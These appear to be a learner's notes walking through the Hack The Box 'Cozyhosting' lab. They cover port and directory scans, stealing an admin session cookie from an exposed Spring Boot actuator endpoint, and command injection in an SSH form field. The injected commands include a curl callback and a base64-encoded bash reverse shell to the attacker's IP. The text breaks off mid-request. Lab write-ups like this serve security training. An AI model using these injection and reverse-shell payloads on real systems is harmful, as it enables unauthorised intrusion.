
Cozyhosting


Monday, May 5, 2025 1:56 AM

nmap




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ cat nmap
# Nmap 7.95 scan initiated Mon May  5 01:14:10 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.229.
88
Nmap scan report for 10.129.229.88
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
```

Gobuster



```
└─$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -o gobuster -u http://cozy
hosting.htb
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cozyhosting.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 4431]
/admin                (Status: 401) [Size: 97]
/index                (Status: 200) [Size: 12706]
/logout               (Status: 204) [Size: 0]
/error                (Status: 500) [Size: 73]
/.                    (Status: 200) [Size: 0]
Progress: 43007 / 43008 (100.00%)
```

Feroxbuster




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ feroxbuster -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://cozyhosting.htb/ -o feroxbu
ster
```

Feroxbuster also find png and js files. It is more aggressive scan. But in this case gobuster is fine for what we need.


If you want to exclude extensions,

feroxbuster -w /usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt -u http://cozyhosting.htb/ -o feroxbuster_spring --dont-scan png,js



```
🏁  Press [ENTER] to use the Scan Management Menu™

200      GET      285l      745w     12706c http://cozyhosting.htb/index
200      GET       97l      196w      4431c http://cozyhosting.htb/login
204      GET        0l        0w         0c http://cozyhosting.htb/logout
200      GET       29l      131w     11970c http://cozyhosting.htb/assets/img/pricing-free.png
200      GET       29l      174w     14774c http://cozyhosting.htb/assets/img/pricing-ultimate.png
200      GET      295l      641w      6890c http://cozyhosting.htb/assets/js/main.js
200      GET       73l      470w     37464c http://cozyhosting.htb/assets/img/values-1.png
200      GET       38l      135w      8621c http://cozyhosting.htb/assets/img/logo.png
200      GET       34l      172w     14934c http://cozyhosting.htb/assets/img/pricing-starter.png
200      GET        1l      313w     14690c http://cozyhosting.htb/assets/vendor/aos/aos.js
401      GET        1l        1w        97c http://cozyhosting.htb/admin
200      GET       83l      453w     36234c http://cozyhosting.htb/assets/img/values-3.png
200      GET       43l      241w     19406c http://cozyhosting.htb/assets/img/pricing-business.png
200      GET       38l      135w      8621c http://cozyhosting.htb/assets/img/favicon.png
200      GET        7l     1222w     80420c http://cozyhosting.htb/assets/vendor/bootstrap/js/bootstrap.bundle.min.js
200      GET        1l      218w     26053c http://cozyhosting.htb/assets/vendor/aos/aos.css
200      GET        1l      625w     55880c http://cozyhosting.htb/assets/vendor/glightbox/js/glightbox.min.js
200      GET     2397l     4846w     42231c http://cozyhosting.htb/assets/css/style.css
200      GET       79l      519w     40905c http://cozyhosting.htb/assets/img/values-2.png
200      GET       81l      517w     40968c http://cozyhosting.htb/assets/img/hero-img.png
500      GET        1l        1w        73c http://cozyhosting.htb/error
```

We notice "Whitelabel Error".




Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Mon May 05 14:50:02 UTC 2025
There was an unexpected error (type=Not Found, status=404).

It is Spring boot. Spring Boot is a Java-based framework used to create standalone, production-grade Spring applications with minimal configuration. It is built on top of the Spring Framework, which is a powerful, feature-rich framework for building Java applications.




Spring Boot Remove Whitelabel Error Page

To switch it off you can set **error.whitelabel.enabled=false** should be. To switch it off you can set server.error.whitelabel.enabled=false.


19 answers · Top answer: You need to change your code to the following: @RestController public class I...

Getting error "**Whitelabel Error Page**" while running ... 3 answers Sep 17, 2021
Why do I always get **Whitelabel Error Page** with status ... 7 answers Sep 22, 2016
More results from stackoverflow.com




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ find / -type f -iname "*spring*.txt" 2>/dev/null
/home/kali/Desktop/htb/soccer/SecLists-master/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
/usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
```

They left the actuator directory open.




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt -o gobuster-s
pring -u http://cozyhosting.htb
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cozyhosting.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/actuator             (Status: 200) [Size: 634]
/actuator/env         (Status: 200) [Size: 4957]
/actuator/env/home    (Status: 200) [Size: 487]
/actuator/env/lang    (Status: 200) [Size: 487]
/actuator/env/path    (Status: 200) [Size: 487]
/actuator/health      (Status: 200) [Size: 15]
/actuator/beans       (Status: 200) [Size: 127224]
/actuator/mappings    (Status: 200) [Size: 9938]
/actuator/sessions    (Status: 200) [Size: 48]
Progress: 120 / 121 (99.17%)
===============================================================
```



```
{"B7E9AF3C3431B531E4DBBEC244D8A0FE":"kanderson","84007C51AD0413FB10E99F9CC1323B83":"kanderson"}
```

We put the cookie and refresh the page and now we login to admin page.




Recent Sales | Today

#	Host	Description	Cost
#2457	suspicious mcnulty	Static content	$64
#2147	boring mahavira	API server	$47
#2049	stoic	Metrics	$147

Name	Value	D	P.	E.	S.	H.	S.	S.	P.	C.	P.
JSESSIO...	84007C51AD041	c..	/	S..	4..	✓					M.

Cookie Value □ Show URL-decoded

84007C51AD0413FB10E99F9CC1323B83




your host's .ssh/authorised_keys file.

Connection settings

Hostname


Username



```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Cache-Control: max-age=0
Origin: http://cozyhosting.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=84007C51AD0413FB10E99F9CC1323B83
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

host=127.0.0.1&username=asdasd
```


```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 05 May 2025 16:00:17 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Host key verification
failed.
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

The cmd that is run on the target is like this
ssh user@127.0.0.1




```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Cache-Control: max-age=0
Origin: http://cozyhosting.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=84007C51AD0413FB10E99F9CC1323B83
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

host=10.10.14.15&username=kali;{curl,http://10.10.14.15};
```

We received connection.




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.229.88] 36924
GET / HTTP/1.1
Host: 10.10.14.15
User-Agent: curl/7.81.0
Accept: */*
```

We make bash shell script.
We add space between as shown to avoid + = in base64 encode output.



```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ nano shell

┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ cat shell
bash -i  >& /dev/tcp/10.10.14.15/9001  0>&1 

┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ base64 -w 0 shell
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTUvOTAwMSAgMD4mMSAK
```


host=10.10.14.15&username=;{echo,YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTUvOTAwMSAgMD4mMSAK}|{base64,-d}|bash;




```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Cache-Control: max-age=0
Origin: http://cozyhosting.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
